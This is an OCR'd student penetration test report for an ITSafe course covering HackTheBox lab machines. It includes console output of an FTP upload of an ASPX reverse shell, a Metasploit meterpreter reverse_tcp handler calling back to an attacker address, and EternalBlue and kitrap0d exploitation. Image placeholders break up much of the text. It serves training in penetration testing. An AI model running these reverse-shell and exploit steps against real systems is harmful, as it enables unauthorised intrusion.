ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

ajax9497@gmail.com

Ori Adivi

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.40 (Blue) - SMB Remote Windows Kernel Pool Corruption
- 10.10.10.5 (Devel) - Reverse TCP
- 10.10.10.95 (Jerry) - Reverse TCP
- 10.10.10.4 (Legacy) - Microsoft Server Service Relative
- 10.10.10.8 (Optimum) - Remote Command Execution
- 10.10.10.7 (Beep) - Local File inclusion
- 10.10.10.3 (Lame) - Samba Command Execution
- 10.10.10.75 (Nibbles) - File Upload Vulnerability
- 10.10.10.60 (Sense) – Pfsense Command Injection
- 10.10.10.56 (Shocker) - Bash Environment Variable Code Injection

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

Windows:

- 10.10.10.40 (Blue)
- 10.10.10.5 (Devel)
- 10.10.10.95 (Jerry)
- 10.10.10.4 (Legacy)
- 10.10.10.8 (Optimum)

Linux:

- 10.10.10.7 (Beep)
- 10.10.10.3 (Lame)
- 10.10.10.75 (Nibbles)
- 10.10.10.60 (Sense)
- 10.10.10.56 (Shocker)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***10*** out of the ***10*** systems.


System IP: 10.10.10.40 (Blue)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.40	**TCP:** 135,139,445,49152,49153,49154,49155,49156,49156,49157
	UDP: -

Nmap Scan Results:



Initial Shell Vulnerability Exploited

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/


Vulnerability Explanation:


The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead.

Vulnerability Fix: Update SMB version

Severity: 7

Initial Shell Screenshot:






Privilege Escalation

We can see that we are already a root

Exploit Code: MS17-010

Proof.txt Contents:





System IP: 10.10.10.5 (Devel)

Service Enumeration


Server IP Address	Ports Open
10.10.10.5	**TCP:** 21,80
	UDP: -

Nmap Scan Results:






```
┌──(root💀kali)-[~]
└─# gobuster dir -u 10.10.10.5 -w /usr/share/dirb/wordlists/big.txt -t 40
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.5
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/19 10:20:21 Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 155] [--> http://10.10.10.5/aspnet_client/]

===============================================================
2021/09/19 10:21:51 Finished
===============================================================
```



Initial Shell Vulnerability Exploited


Vulnerability Explanation: Reverse TCP -

A reverse shell is a type of shell where the victim computer calls back to an attacker's computer. The attacking computer typically listens on a specific port. When it receives the connection, it is then able to execute commands on the victim computer


Vulnerability Fix: Set a password for the anonymous account in ftp


Severity: 5


Proof of Concept Code Here:




+


ftp> put reverseshell.aspx
local: reverseshell.aspx remote: reverseshell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2923 bytes sent in 0.00 secs (19.0931 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
09-19-21 05:41PM 16 htb.html
03-17-17 05:37PM 689 iisstart.htm
09-19-21 05:47PM 2923 reverseshell.aspx
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp>


root kali)-[~]
msfconsole -q
[!] The following modules could not be loaded!
[!] /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/onprem_enum.go
[!] /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/host_id.go
[!] /usr/share/metasploit-framework/modules/auxiliary/scanner/msmail/exchange_enum.go
[!] Please see /root/.msf4/logs/framework.log for details.
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.5
lhost ⇒ 10.10.14.5
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.5:4444


10.10.10.5/reverseshell.aspx


meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter > pwd
c:\
meterpreter >

Privilege Escalation

Vulnerability Exploited: MS10_015_kitrap0d

Vulnerability Explanation: Vulnerabilities in windows kernel could allow elevation of privilege


Vulnerability Fix: Change the version, Other versions or editions are either past their support life cycle or are not affected

Severity: 5


Exploit Code: MS10-015

Proof Screenshot Here:

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.41     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)
```



Proof.txt Contents:




